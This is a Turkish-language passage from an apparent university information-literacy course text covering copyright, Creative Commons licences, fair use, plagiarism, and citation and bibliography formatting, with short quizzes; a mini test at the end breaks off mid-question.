- Arama motorlarıyla kütüphane kataloglarını arayarak.
- Araştırma sorusuna ilişkin çeşitli alt başlıklar oluşturularak
- .Hiçbiri

9. Literatür taraması sonucunda aşağıdakilerden hangisine ulaşılmaz?

- Önceki çalışmalar
- Eksiklikler
- Yöntemsel sorunlar
- Çalışma sınırlılıkları
- Hiçbiri

10. Literatürde kullanılan kaynaklar için aşağıdakilerden hangilerine dikkat edilmelidir?

- Doğruluk
- Güvenirlik
- Tarafsızlık
- Güncellik
- Hepsi

1-e, 2-d, 3-d, 4-e, 5-c, 6-d, 7-c, 8-d, 9-e, 10-e.

YASAL VE ETİK KONULAR

Her ne kadar basit bir internet araması sonucunda çeşitli içeriklere erişmek mümkün olsa da söz konusu bu içeriklerin kullanımını olduğunda çeşitli yasal ve etik sınırlamalar vardır. Aksi belirtilmediği sürece, bir içeriğin kullanılması, yayımlanması ve değiştirilmesine yönelik haklar (yani telif hakları) içerik üreticisine aittir. Bu hakların başkaları tarafından ihlal edilmesi ise suçtur (Sağıroğlu vd. 2020). Bu hususta dikkat edilmesi gereken 3 konu vardır.

- Telif hakkı
- Adil kullanım
- İntihal

Telif Hakkı

Bir fikir veya sanat eserini yaratan kişinin bu eserden doğan tüm haklarını (kopyalama, çoğaltma, dağıtma, satma ve başka formlarını üretme gibi) ifade eder ve yasalarla koruma altındadır (Hacettepe Üniversitesi, 2020).Telif hakkı kapsamının dışında kalan eserler (Hacettepe Üniversitesi, 2020):

- Telif hakkı süresi dolmuş eserler (Shakespeare'in eserleri gibi)
- Kullanımına, kopyalanmasına ve dağıtımına yaratıcısı tarafından izin verilmiş eserler (freeware yazılımlar gibi) (Hacettepe Üniversitesi, 2020). Creative Commons (CC) (creativecommons.org) olarak bilinen uluslararası bir kuruluş basit simgeler üzerine oluşturulmuş anlaşılır bir içerik lisanslama modeli geliştirmiştir. CC lisanslarında, dört ana simgenin çeşitli kombinasyonlarından oluşan altı lisans grubu bulunmaktadır. Tabloda, CC simgeleri tanıtılmaktadır (Sağıroğlu vd., 2020).

Simge	Anlam (İngilizcesi)	Kısaltma	Açıklama
	Atıf (Attribution)	BY	Atıf bütün CC lisanslarında bulunan bir simgedir. Bir içerik kullanılırken özgün içeriği üreten kişi ya da kuruluşun adının belirtilmesi gerektiğini bildirir.
	LisansDevam (ShareAlike)	SA	Lisans Devam simgesi bir içerik tekrar paylaşılırken özgün içeriği sağlayan kişi ya da kuruluş tarafından belirlenen lisans türünde değişiklik yapılmaması gerektiğini bildirir.
	GayriTicari (NonCommercial)	NC	Gayri Ticari simgesi içeriğin ticari amaçlı herhangi bir etkinliğin parçası olarak kullanılmayacağını bildirir. Örneğin, bu simgeyi içeren bir lisansla işaretlenmiş bir görsel kâr amacı güden bir kitapta kullanılamaz.
	Türetilemez (NoDerivatives)	ND	Türetilemez simgesi ilgili içeriğin özgün tasarımında olduğu gibi yani herhangi bir değişiklik yapılmadan kullanılması gerektiğini bildirir.

Çizelge 4. Creative Commons Simgeleri ve Açıklamaları (Sağiroğlu vd., 2020).

CC Lisansları Hakkında: Creative Commons lisansları, bireysel içerik oluşturuculardan büyük kurumlara kadar herkese, telif hakkı yasası kapsamında yaratıcı çalışmalarını kullanması için halka izin verme konusunda standartlaştırılmış bir yol sunar. Yeniden kullanıcının bakış açısından, telif hakkıyla korunan bir eserde Creative Commons lisansının bulunması, "Bu eserle ne yapabilirim?" sorusunun yanıtını verir.

Creative Commons Lisans Seçenekleri: Burada en çok izin verenden en aza doğru sıralanan altı farklı lisans türü vardır:

1- **CC BY**: Bu lisans, yaratıcıya atıfta bulunduğu sürece, yeniden kullanıcıların materyali herhangi bir ortam veya formatta

dağıtmasına, yeniden düzenlemesine, uyarlamasına ve üzerine inşa etmesine izin verir. Lisans ticari kullanıma izin verir². CC BY aşağıdaki öğeleri içerir:

BY – Yaratıcıya atıfta bulunulmalıdır.

2- **CC BY-SA** : Bu lisans, yaratıcıya atıfta bulunduğu sürece, yeniden kullanıcıların herhangi bir ortam veya formattaki materyali dağıtmasına, yeniden düzenlemesine, uyarlamasına ve materyal üzerine inşa etmesine izin verir. Lisans ticari kullanıma izin verir. Malzemeyi yeniden karıştırır, uyarlar veya üzerine inşa ederseniz, değiştirilen malzemeyi aynı koşullar altında lisanslamanız gerekir². ²Creative Commons ya <https://creativecommons.org/about/ccllicenses/>

CC BY-SA aşağıdaki unsurları içerir: Tarafından – Yaratıcıya kredi verilmelidir. SA'ya _ Uyarlamalar aynı şartlar altında paylaşılmalıdır.

3- **CC BY-NC** : Bu lisans, yeniden kullanıcıların yalnızca ticari olmayan amaçlarla ve yalnızca yaratıcıya atıfta bulunduğu sürece herhangi bir ortamda veya formatta materyali dağıtmasına, yeniden düzenlemesine, uyarlamasına ve materyal üzerine inşa etmesine izin verir².

Aşağıdaki unsurları içerir: Tarafından – yaratıcıya kredi verilmelidir.

NC – Çalışmanın yalnızca ticari olmayan kullanımına izin verilir

4- **CC BY-NC-SA** : Bu lisans, yeniden kullanıcıların yalnızca ticari olmayan amaçlarla ve yalnızca yaratıcıya atıfta bulunduğu sürece herhangi bir ortamda veya formatta materyali dağıtmasına, yeniden düzenlemesine, uyarlamasına ve üzerine inşa etmesine izin verir. Malzemeyi yeniden karıştırır, uyarlar veya üzerine inşa ederseniz, değiştirilen malzemeyi aynı koşullar altında lisanslamanız gerekir. ²

CC BY-NC-SA aşağıdaki unsurları içerir: BY – Yaratıcıya atıfta bulunulmalıdır. NC – Çalışmanın yalnızca ticari olmayan kullanımına izin verilir. SA – Uyarlamalar aynı koşullar altında paylaşılmalıdır.

2 Creative Commons yahttps://creativecommons.org/about/cclicenses/

5- **CC BY-ND** : Bu lisans, yeniden kullanıcıların materyali herhangi bir ortamda veya formatta yalnızca uyarlanmamış biçimde ve yalnızca yaratıcıya atıfta bulunduğu sürece kopyalmasına ve dağıtmasına izin verir. Lisans ticari kullanıma izin verir².

CC BY-ND aşağıdaki unsurları içerir: BY – Yaratıcıya atıfta bulunulmalıdır. ND – Çalışmanın hiçbir türevine veya uyarlamasına izin verilmez.

6- **CC BY-NC-ND** : Bu lisans, yeniden kullanıcıların materyali herhangi bir ortam veya formatta yalnızca uyarlanmamış biçimde, yalnızca ticari olmayan amaçlarla ve yalnızca yaratıcıya atıfta bulunduğu sürece kopyalmasına ve dağıtmasına izin verir.

CC BY-NC-ND aşağıdaki unsurları içerir: BY – Yaratıcıya atıfta bulunulmalıdır. NC – Çalışmanın yalnızca ticari olmayan kullanımına izin verilir. ND – Çalışmanın türevlerine veya uyarlamalarına izin verilmez.

Creative Commons Public Domain Adanmışlığı

CC0 (diğer adıyla CC Zero), yaratıcıların telif haklarından vazgeçmelerine ve çalışmalarını dünya çapında kamu malı haline getirmelerine olanak tanıyan bir kamuya açık adanmışlık aracıdır. CC0, yeniden kullanıcıların, materyali, herhangi bir ortam veya formatta koşulsuz olarak dağıtmasına, yeniden düzenlemesine, uyarlamasına ve üzerinde geliştirme yapmasına izin verir²

Lisans Seçimi

Altı lisans ve kamu malı ayırma aracı, yaratıcılara bir dizi seçenek sunar. Hangisinin sizin için uygun olduğuna karar vermenin en iyi yolu, çalışmanızı neden paylaşmak istediğinizi ve başkalarının bu çalışmayı nasıl kullanmasını umduğunuzu düşündürmektir.² Çalışmanıza bir CC lisansı veya CC0 başvurusu yapmadan önce dikkate alınması gereken bazı önemli noktalar vardır: Lisanslar ve CC0 iptal edilemez. Bu, materyalinize bir CC lisansı uyguladığımızda, daha sonra dağıtmayı bıraksanız bile materyal telif hakkıyla korunduğu sürece onu alan herhangi birinin bu lisansa güvenebileceği anlamına gelir.² Eserin telif hakkına sahip olmanız veya telif hakkını kontrol etmeniz gerekir. Yalnızca telif hakkı sahibi veya telif hakkı sahibinin açık izni olan biri, telif hakkıyla korunan bir esere CC lisansı veya CC0 uygulayabilir. İşiniz kapsamında bir çalışma oluşturduysanız telif hakkı sahibi olmayabilirsiniz.²

Çalışmanıza bir CC lisansı veya CC0 nasıl uygulanır?

Çalışmanıza CC lisansı vermek basittir. Tek yapmanız gereken, ihtiyaçlarınıza uygun CC lisansını seçmek ve ardından bu seçimi çalışmanızla karşılaşan insanlara açık olacak şekilde iletmektir. Bu iletişimin bir parçası olarak, seçtiğiniz lisansa bir bağlantı eklemelisiniz.² Daha detaylı bilgi için aşağıdaki web sayfasını ziyaret edin:

²Creative Commons;<https://creativecommons.org/about/cclicenses/>

Adil Kullanım

Telif hakkı alınmış bir eserin belli koşullar altında eser sahibinin iznine gerek duyulmaksızın kullanılabilmesidir³.

Kaynak Gösterme Zorunluluğu

Bir araştırma yaparken makaleler, kitaplar, Web sayfaları, bloglar gibi çeşitli kaynaklardan yararlanabilir ve bu kaynaklardan bilgi aktarabilirsiniz. Ancak, yararlandığınız kaynaklara mutlaka gönderme (atıf) yapmanız gerekir (Hacettepe Üniversitesi, 2020).

İntihal (Bilgi Hırsızlığı)

İntihal, bir kişinin eserinde, başka kişilerin ifade, buluş veya düşüncelerini kaynak göstermeksizin kendisine aitmiş gibi kullanmasıdır. İntihal bir tür sahtekarlık ve hırsızlıktır (TDK, 2022).Cambridge Üniversitesi'ne göre, intihal örnekleri şunları içerir (University of Cambridge,2022):

- Kaynak belirtmeden başka bir kişinin çalışmasını harfi harfine alıntılanak.
- Uygun atıf yapmadan başkalarının fikirlerini kullanmak.
- İnternet'ten olduğu gibi kopyala-yapıştır yapmak.

İntihal kasıtlı veya kasıtsız gerçekleşebilir. Her iki durumda da etik bir sorundur ve dersten kalmak, disiplin cezası almak, üniversiteden atılmak ya da meslekten ihraç edilmek gibi sonuçlara sebep olabilir (Hacettepe Üniversitesi, 2020).

İntihal video: <https://www.youtube.com/watch?v=PzZsButRaHs>

*İntihalden Nasıl Kaçınabilirsiniz?

- Kullanılabilecek bilgi ve fikirlerle birlikte kaynağını not alarak.
- Kullanılan kaynakların künyelerini eksiksiz kaydederek.
- Not alırken kendi ifadelerinizi kullanarak.
- Başkalarının cümlelerini aynen kopyaladığımız zaman tırnak işareti kullanarak.
- Her kullanımda kaynaklara gerekli göndermeyi yaparak.

Telif hakkı Adil kullanım video: Kaynak: <https://www.youtube.com/watch?v=OWRpj8tf210>

³Koç Üniveristesi Suna Kıraç Kütüphanesi. Telif Hakkı ve Adil kullanım. (26.06.2022)
https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-Kullanim/#tab_html_920b1749015a8dce5f4334661aa5b1b8

Kaynak: Tabloda kullanılan örnekler Pala ve Başbüyük'ün yayınından alınmıştır, (2020).

	Yanlış (İntihal)	Doğru
a) Alıntı	Pek çok alanda olduğu gibi eğitimde de dijital teknolojiden yararlanılmaktadır. Ancak bireylerin dijital teknolojilerden çok daha iyi yararlanabilmeleri için bazı becerileri kazanmaları gerekmektedir. Dijital okuryazarlık becerisi de önde gelen becerilerden biridir. Bu yüzden; dijital okuryazarlık becerisi tanıtıldı ve eğitim programlarına dahil edildi.	“Birçok alanda olduğu gibi eğitimde de dijital teknolojiden faydalanılıyor. Ancak bireylerin dijital teknolojilerden çok daha iyi yararlanabilmeleri için bazı becerileri kazanmaları gerekmektedir. Dijital okuryazarlık becerisi de önde gelen becerilerden biridir. Bu yüzden; dijital okuryazarlık becerisi tanıtıldı ve öğretim programlarına dahil edildi” (Pala ve Başbüyük, 2020).
a) Açıklama	Paragraf doğrudan alınmış ve referans verilmemiştir.	Paragraf olduğu gibi alınır ve bu nedenle alıntı çift tırnak içinde gösterilir. Alıntı yapılan bu kaynağın yazar bilgileri bu alıntının sonuna eklenir.
b) Doğrudan Alıntı- 40 karakterden daha uzun alıntılarda	Bilgi ve iletişim teknolojilerindeki gelişmelerle birlikte dijital teknolojiler adeta hayatımızın vazgeçilmez bir parçası haline geldi. Pek çok alanda olduğu gibi eğitimde de dijital teknolojiden yararlanılmaktadır. Ancak bireylerin dijital teknolojilerden çok daha iyi yararlanabilmeleri için bazı becerileri kazanmaları gerekmektedir. Dijital okuryazarlık becerisi de önde gelen becerilerden biridir. Bu yüzden; dijital okuryazarlık becerisi tanıtıldı ve eğitim programlarına dahil edildi.	Pala ve Başbüyük'ün (2020) belirttiği gibi: Bilgi ve iletişim teknolojilerindeki gelişmelerle birlikte dijital teknolojiler neredeyse hayatımızın vazgeçilmez bir parçası haline geldi. Pek çok alanda olduğu gibi eğitimde de dijital teknolojiden yararlanılmaktadır. Ancak bireylerin dijital teknolojilerden çok daha iyi yararlanabilmeleri için bazı becerileri kazanmaları gerekmektedir. Dijital okuryazarlık becerisi de önde gelen becerilerden biridir. Bu yüzden; dijital okuryazarlık becerisi tanıtıldı ve eğitim programlarına dahil edildi

b)İçin açıklama	Burada, uzun ve doğrudan alıntı yapılmış, yazar bildirilmemiştir.	• 40 karakterden uzun doğrudan alıntılar, blok şeklinde alıntılanır ve tırnak işareti kullanılmaz. Bu durumda ... yazar veya yazarların adları tarihle birlikte yazılır, ... yazarın/yazarların söylediği veya yazdığı gibi veya Yazarın adı (tarih) belirtildiği gibi:...yukardaki gibi alıntı yazılır.
c) Bir paragrafta çok sayıda alıntı kullanma örneği	Günümüzde internet kullanımının yaygınlaşmasıyla birlikte öğrenciler dijital dünyada daha fazla yer almaya başlamıştır. Bu nedenle eğitimde dijitalleşme ile birlikte dijital okuryazarlık becerisi öğrencilerin kazanması gereken bir beceri haline gelmiştir. Bu nedenle dijital teknoloji ve eğitim tartışmaları; Bireylerin teknolojiyi etkin ve eleştirel bir şekilde kullanabilmeleri için ihtiyaç duydukları yeterlilik ve anlama biçimlerine odaklanılmış, bu nedenle dijital okuryazarlık ve bu beceri üzerine çeşitli çalışmalar yapılmıştır.	Günümüzde internet kullanımının yaygınlaşmasıyla birlikte öğrenciler dijital dünyada daha fazla yer almaya başlamıştır (Bozkurt ve Coşkun, 2018). Bu nedenle eğitimde dijitalleşme ile birlikte dijital okuryazarlık becerisi öğrencilerin kazanması gereken bir beceri haline gelmiştir (Stripling, 2010). Bu nedenle dijital teknoloji ve eğitim tartışmaları; Bireylerin teknolojiyi etkin ve eleştirel bir şekilde kullanabilmeleri için ihtiyaç duydukları yeterlilik ve anlayış biçimlerine, dolayısıyla dijital okuryazarlığa odaklanılmış (Buckingham, 2010) ve bu beceri üzerine çeşitli araştırmalar yapılmıştır (Pala ve Başıbüyük,2020).
c) İçin açıklama	Farklı kaynaklardan cümleler alınmış ve alıntı yapılan yayın ve yazara atıfta bulunulmamıştır.	Her cümlenin sonuna, bu cümlelerin aldığı kaynağın yazarı ya da yazarları eklenir.
Orijinal metin Her şeyden önce, kıskançlık değildi. Amerika'yı, ABD ekonomisinin dünyanın geri kalanı için muzaffer bir zenginlik ve üretken potansiyel modeli olmadığı anlarda düşünmeye başladık. Büyük Buhranın onuncu yılında artık Gatsby'nin dünyasını değil, Gazap Üzümlerinin dünyasını gördük. 1920'lerde ve 1930'ların başlarında Amerika, acımasız kar peşinde koşmanın, adaletsizliğin, acımasız vicdansız ve acımasız baskının bir atasözüyüdü. Ancak F. D. Roosevelt'in ABD'si bu itibarı reddetmekle kalmadı; keskin bir şekilde sola döndü. Görünür bir şekilde yoksullar ve sendikalar için bir hükümet haline geldi (Hobsbawm, 2002).		

	Yanlış (İntihal)	Doğru
d) Çeviri yoluyla aktarım	Bazı tarihçiler, üretken potansiyele sahip başarılı bir refah modeli olmadığında Amerika'yı incelemeye başladılar. Onlar için Amerika, Büyük Buhran yıllarında "Muhteşem Gatsby" değil, "Gazap Üzümlerinin ülkesi" olmuştur. 1920'lerde ve 1930'ların başında ülke çıkar, adaletsizlik, bayağılık ve zulmün diğer adı oldu. Roosevelt'in Amerika'sı bunu değiştirmekle kalmadı, ülkenin yönünü de sola kaydırđı. Hükümet artık yoksulların ve sendikaların hükümetiydi.	Bazı tarihçiler, üretken potansiyele sahip başarılı bir refah modeli olmadığında Amerika'yı incelemeye başladılar. Hobsbawm'a (2002, s. 388) göre Amerika, Büyük Buhran yıllarında "Muhteşem Gatsby" değil, "Gazap Üzümleri" ülkesi olmuştur. 1920'lerde ve 1930'ların başında ülke çıkar, adaletsizlik, bayağılık ve zulmün diğer adı oldu. Roosevelt'in Amerika'sı bunu değiştirmekle kalmadı, ülkenin yönünü de sola kaydırđı. Hükümet artık yoksulların ve sendikaların hükümetiydi.

Çizelge 5. (Ali Sinan Bilgili, 2011)

Yorumlama: Bir konuyla ilgili kaynaklar derleniyorsa ilgili bölümler yazarın kendi ifadeleriyle yeniden yazılmalı ve kullanılan kaynak veya kaynaklar paragrafın sonuna eklenmelidir. Kullanılan tüm kaynaklar ilgili bölümde açık bir şekilde yazılmalıdır.

Başka sözcüklerle ifade etme: Başka birinin fikirlerini kendi sözcüklerimizi kullanarak yeniden ifade etme bir veya daha fazla kaynaktan alınan bilgilerin sentezlenmesi, özetlenmesi veya karşılaştırılması mümkün olduğunda etkili bir yöntemdir. Bu nedenle doğrudan alıntı yapmak yerine genellikle yorumlamaya başvurulur. Çeviri yapılırken alıntı yapılan kaynak parantez içinde veya anlatımlı olarak verilebilir (American Psychological Association, 2019; Ceylan et al.,2020).

- Örnek: Daha olumlu deneyimlere maruz kalmak, bu koruyucu işlevi sağlamak için anahtar faktördür (Johnson ve diğerleri, 2005).
- Örnek: Johnson ve ark. (2005), daha olumlu deneyimlere maruz kalmanın bu koruyucu işlevi sağlamak için anahtar faktör olduğunu varsaymıştır.

*Not: Yukarıdaki örnekler (Ceylan et al., 2020) APA 7 Akademik Yayın İlkeleri isimli çalışmadan alınmıştır.

KAYNAKÇA OLUŞTURMA

Metin içerisinde atıf yapılan her kaynak, kaynakçada yer almalıdır. Ancak bu kaynaklara metnin herhangi bir yerinde atıf yapılmamışsa, kaynakçada yer vermeye gerek yoktur.

Kaynak Göstermenin Aşamaları

Kaynak gösterme, birbirini tamamlayan iki aşamada gerçekleşir (Hacettepe Üniversitesi, 2020):

- **Çalışmanın sonunda:** Çalışmada kullanılan bilgi kaynaklarını gösteren bir liste çalışmanın sonuna eklenir. **Kaynakça** (bibliyografya) adı verilen bu liste kullanılan tüm kaynakların künyelerini içerir.
- **Çalışmanın içinde:** Metnin içinde hangi bilginin kaynakçadaki hangi bilgi kaynağından alındığı kısaca belirtilir. Bu kısa bilgi **gönderme** (atıf) olarak adlandırılır.

Kaynak gösterirken kullanılan iki temel yaklaşım vardır (Hacettepe Üniversitesi, 2020):

Numerik yaklaşım: Kullanılan her kaynağı bir numara verilir ve metin içinde kaynaklara bu numaralarla gönderme yapılır. Örnek: Kaynak gösterirken kullanılan iki temel yaklaşım vardır.⁴

Yazar–Tarih yaklaşımı: Kullanılan kaynakla ilgili kısa bilgi (genellikle yazar soyadı, yayın tarihi ve sayfa numarası) metin içinde ilgili yere bir parantez açılarak aktarılır. Örnek: Kaynak gösterirken kullanılan iki temel yaklaşım vardır (Hacettepe Üniversitesi, 2020).

Bu bölümde konuların açıklanmasında her iki kaynak gösterim yöntemi örnek olarak kullanılmıştır. Numaralandırılmış kaynakların kullanıldığı sayfaların hemen altında bilginin hangi kaynaktan alındığı açıkça belirtilir. Aşağıda verilen örnekteki gibi, kaynakçalar bölümünde dördüncü sırada yer alan kaynak, yukarıda her iki gösterime örnek verilmiştir. Kaynaklar bölümündeki dördüncü kaynak, yukarıda her iki yaklaşımın bir örneği olarak verilmiştir.

Örnek: 4. Hacettepe Üniversitesi. (2020). Hacettepe üniversitesi bilgi okuryazarlığı (hübo) programı. 23.06.2022 tarihinde https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf adresinden

elde edilmiştir. Farklı disiplinler için geliştirilmiş çok sayıda kaynak gösterme biçimi vardır. Biçimler arasındaki küçük farklılıklar genellikle ilgili disiplinin gereksinimlerinden kaynaklanır. **APA**, **MLA** ve **Chicago** en yaygın kullanılan biçimlerdir (Hacettepe Üniversitesi, 2020). Hemen her disipline yönelik bir kaynak gösterme biçimi vardır.

Örnekler:

- Antropoloji - AAA
- Biyoloji - CBE/CSE
- Dil ve Edebiyat - MLA
- Fizik - AIP
- Kimya - ACS
- Matematik - AMS
- Psikoloji - APA
- Sosyoloji - ASA
- Tıp - NLM, AMA

Kaynakça Hazırlamak

Kaynakça, çalışmada yararlanılan tüm kaynakların künyelerini içerir. Çalışmada kullanılmayan kaynaklar bu listeye eklenmemeli, kullanılan her kaynak bu listede mutlaka yer almalıdır (Hacettepe Üniversitesi, 2020). Alfabetik olarak düzenlenir. Bir yazarın birden fazla eseri varsa en eski tarihten en yeniye doğru sıralama yapılır. Yazarı olmayan eserler alfabetik listeye eser adından girerler (AIMS, 2022).

Künye Hazırlamak

Künyelerde kaynağa erişimi sağlayacak kadar bilgiler aktarılmaktadır. Her kaynak türüne göre gösterimi farklılıklar gösterir.

Kitap

Kitap künyeleri adı soyadı, eser adı (eserin basıldığı yer/şehir: yayımlayan kuruluş, yayım yılı), sayfa numarası bilgilerini içerir. Yazar sayısına göre gösterimi değişmektedir.¹⁸

Künye hazırlamak için örnek videolar:

https://www.youtube.com/watch?v=10eg_GB_A9E&t=6s

https://www.youtube.com/watch?v=R1kZu92J_pg

Tek yazarlı kitap:

Soyadı, Adı. Eser adı. Eserin basıldığı yer/şehir: Yayımlayan kuruluş, Yayım yılı şeklinde düzenlenir.¹⁸

Kitap Bilgisi: Emine Gürsoy, Türk Kültüründe At ve Çağdaş Atçılık. İstanbul: Türkiye Jokey Kulübü tarafından bastırılmıştır, 1995

Künye: Emine Gürsoy. Türk Kültüründe At ve Çağdaş Atçılık, Türkiye Jokey Kulübü: Resim Matbaacılık A.Ş. - İstanbul 1995.

İki Yazarlı Kitap:

Kitap bilgileri: İnci Enginün ve Zeynep Kerman, Bütün Eserleri/Ahmet Haşım (İstanbul: Dergâh Yayınları,1991), 25-28.

Künye: Enginün, İnci ve Zeynep Kerman. Bütün Eserleri/Ahmet Haşım. İstanbul: Dergâh Yayınları, 1991.

18:The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 tarihinde

https://www.chicagomanualofstyle.org/tools_citationguide.html adresinden erişildi.

Üç Yazarlı Kitap:

Kitap bilgileri: İrfan Dağdelen, Hüseyin Türkmen ve Nergis Ulu, Türk Kütüphaneciliğinden İzdişümler: Nail Bayraktara Armağan (İstanbul: Büyükşehir Belediye Başkanlığı- Kültürel ve Sosyal İşler Daire Başkanlığı - Kütüphane ve Müzeler Müdürlüğü, 2005).

Künye: Dağdelen, İrfan, Hüseyin Türkmen ve Nergis Ulu. Türk Kütüphaneciliğinden İzdişümler: Nail Bayraktara Armağan. İstanbul:

Büyükşehir Belediye Başkanlığı, Kültürel ve Sosyal İşler Daire Başkanlığı, Kütüphane ve Müzeler Müdürlüğü, 2005.

Dört ve Daha Fazla Yazarlı Kitap:

Kitap bilgileri: Günay Kut vd., Boğaziçi Üniversitesi Kandilli Rasathanesi ve Deprem Araştırma Enstitüsü Astronomi Astroloji Matematik Yazmaları Kataloğu: Kandilli Rasathanesi El Yazmaları (İstanbul: Boğaziçi Üniversitesi, 2007), 104.

Künye: Kut, Günay, Hatice Aynur, Cumhure Üçer, ve Fatma Büyükkarcı. Boğaziçi Üniversitesi Kandilli Rasathanesi ve Deprem Araştırma Enstitüsü Astronomi Astroloji Matematik Yazmaları Kataloğu: Kandilli Rasathanesi El Yazmaları. İstanbul: Boğaziçi Üniversitesi, 2007.

Kitaptan Bir Bölüm:

Kitap bilgileri: Halid Ziya Uşaklıgil, “Bölüm 22,” Aşk-1 Memnu, 8. bs., haz. Muharrem Kaya ve Rahim Tarım (İstanbul: Özgür Yayınları, 2007), 43.

Künye: Uşaklıgil, Halid Ziya. “Bölüm 22.” Aşk-1 Memnu, 8. bs. haz. Muharrem Kaya ve Rahim Tarım. İstanbul: Özgür Yayınları, 2007.

Basılı Makale: Makale künyesinde yazar adı/adları, yayın yılı, makale adı, dergi adı, cilt, sayı ve sayfa numaraları bilgileri verilir. Örnek: Seyhan, Köksal. “Yunus Emre’nin Bir Şiirinde Şehir Alegorisi.” Türklük Bilgisi Araştırmaları Journal of Turkish Studies 24/II (2000): 231 - 280.

Elektronik Makale

Bir makale künyesi demek, makalenin kim tarafından yazıldığı, hangi tarih de yazıldığı, makalenin adı gibi bilgilerin olduğu yazılardır. Makale künyesi yazarken; Yazarın ismi, soy ismi, “makalenin ismi”, süreli yayının adı ardından Türkçe cilt(vol), Türkçe sayı(Nu ya da No) ve sayfa numarası olarak yan yana yazılır.

Bilgiler: Serap Kurbanoğlu, " Bilgi ve Belge Yönetimi Bölümlerinde Öğrenci Profili," Bilgi Dünyas: 2004, 5(1): 1-18. (Erişim 31.03.2023)

Künye: Serap Kurbanoğlu. " Bilgi ve Belge Yönetimi Bölümlerinde Öğrenci Profili," Bilgi Dünyas: 2004, 5(1): 1-18. (Erişim 31.03.2023)

Ansiklopedi Makalesi:

Ansiklopedinin bir yazarı varsa ismi başa yazılır. Örnek¹⁸:

Bilgiler: Yılmaz Öztuna, Türk Musikisi Ansiklopedisi (İstanbul: MEB Devlet Kitapları, 1969), “İtri” maddesi.

Künye: Öztuna, Yılmaz. Türk Musikisi Ansiklopedisi. 2 cilt. İstanbul: MEB Devlet Kitapları, 1969.

Web Sayfası:

Web sayfası künyesinde, varsa yazar adı/adları, yayın veya son güncelleme tarihi, sayfanın adı, erişim tarihi ve erişim adresi bilgileri verilir. Yazar yoksa künye doğrudan sayfa adına çıkarılır (Hacettepe Üniversitesi, 2020).

Örnek: McDonald’s Corporation. “McDonald’s Happy Meal Toy Safety Facts.” Erişim 19 Temmuz, 2008.
<http://www.mcdonalds.com/corp/about/factsheets.html>.

Örnek: Tillman, H. N. (2003). *Evaluating quality on the net*. 5 Aralık 2009 tarihinde <http://www.hopetillman.com/findqual.html> adresinden erişildi.

Tez:

Bilgiler: Zeynep Sabuncu, “Mihir ü Mah: A Mathnawi of Mustafa Âli” (Yüksek Lisans Tezi, Boğaziçi Üniversitesi, 1983), 112.

Künye: Sabuncu, Zeynep. “Mihir ü Mah: A Mathnawi of Mustafa Âli.” Yüksek Lisans Tezi, Boğaziçi Üniversitesi, 1983.

Yayımlanmamış Konferans:

Bilgiler: Mustafa Akdağ ve Hidayet Tok, “Geleneksel öğretim ile power point destekli öğretimin öğrenci başarısına etkisi” (XIII. Ulusal Eğitim Bilimleri Kurultay’ında sunulan bildiri, İnönü Üniversitesi Eğitim Fakültesi, Malatya, Temmuz 06-09, 2004).

Künye: Akdağ, Mustafa ve Hidayet Tok. “Geleneksel öğretim ile power point destekli öğretimin öğrenci başarısına etkisi.” XIII. Ulusal Eğitim Bilimleri Kurultay’ında sunulan bildiri, İnönü Üniversitesi Eğitim Fakültesi, Malatya, Temmuz 06-09, 2004. 18.The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 tarihinde https://www.chicagomanualofstyle.org/tools_citationguide.html adresinden erişildi.

Gönderme ve Alıntı

Kaynakça, yararlanılan kaynakları gösterir, ancak hangi bilginin hangi kaynaktan alındığını göstermez. Bu bilgi, ilgili kaynağına metin içinde **gönderme** (atıf) yapılarak iletilir (Hacettepe, Üniversitesi 2020). Eğer orijinal kaynaktaki ifade aynen kopyalanmışsa buna **alıntı** adı verilir. İfadenin aynen kopyalandığını belirtmek için alıntılar tırnak içine alınır ve sonra orijinal kaynağına gönderme yapılır (Hacettepe Üniversitesi, 2020). *Çalışma içinde atıf ve kaynakçanın yapısı bakımından dergiler farklı yazım kuralları vardır eğer yazılan yazı bir dergiye gönderilecekse o derginin yazım kullarıları, atıf atma kuralları ve kaynakların oluşturulması kurallarına göre hazırlanması gerekir.

Kaynakça Düzenlemeye Yardımcı Yazılımlar

Kaynakça ve künye oluşturma ile gönderme yapmaya yardımcı bazı yazılımlar vardır. Söz konusu yazılımları iki grupta toplamak mümkündür (Hacettepe Üniversitesi, 2020):

Kaynak yönetim sistemleri

Kaynak yönetimi amacıyla geliştirilmiş yazılımlardır. Veri tabanlarından elde ettiğiniz kayıtlardan kendi veri tabanınızı oluşturmanıza ve kayıtlarınızı istediğiniz kaynak gösterme biçimine (APA, MLA, Chicago gibi) göre düzenlemenize olanak tanırlar. En yaygın kullanılan kaynak yönetim yazılımları şunlardır:

- Endnote,
- Refworks
- Mendeley
- Zotero

19 Dijital kaynakça yönetim programları:

<http://mediajdergi.com/dijital-kaynakca-yonetim-programlari-mendeley/>

Kaynakça ve Künye Yaratıcılar

Kaynak künyesi hazırlamaya yardım eden araçlardır. Yaygın olarak kullanılan kaynak gösterme biçimlerini (APA, MLA, Chicago gibi) kapsarlar. Kaynakla ilgili bilgilerin kullanıcı tarafından doğru olarak sisteme

girilmesi gerekir. Sistem sadece formatı oluşturur (Hacettepe Üniversitesi, 2020).

Örnekler:

- Son of Citation Machine (<http://citationmachine.net/>)
- EasyBib (<http://www.easybib.com/>)
- KnightCite (<http://www.calvin.edu/library/knightcite/>)

Mini Test

1. Aşağıdakilerden hangisi bilgi kaynaklarının kullanımıyla ilgili yasal bir konudur?
 - a. Telif hakkı
 - b. Dolaylı aktarma
 - c. Gönderme
 - d. Alıntı
 - e. İntihal
2. Aşağıdaki eserlerden hangileri telif hakkı kapsamına girer?
 - a. Beste
 - b. Film
 - c. Bilgisayar programı
 - d. Fotoğraf
 - e. Hepsi
3. Telif hakkı olan bir eserle ilgili aşağıdakilerden hangisi adil kullanım kapsamına girer?
 - a. Eseri çoğaltıp dağıtmak
 - b. Eseri satmak
 - c. Kişisel kullanım için bir kısmının fotokopisini çektiirmek
 - d. Eseri filme almak
 - e. Eseri sahneye koymak
4. Aşağıdakilerden hangisi intihal kapsamına girer?
 - a. Kaynak göstermeden bilgiyi kopyalamak.
 - b. Kaynak göstermeden internette kesip yapıştırmak.
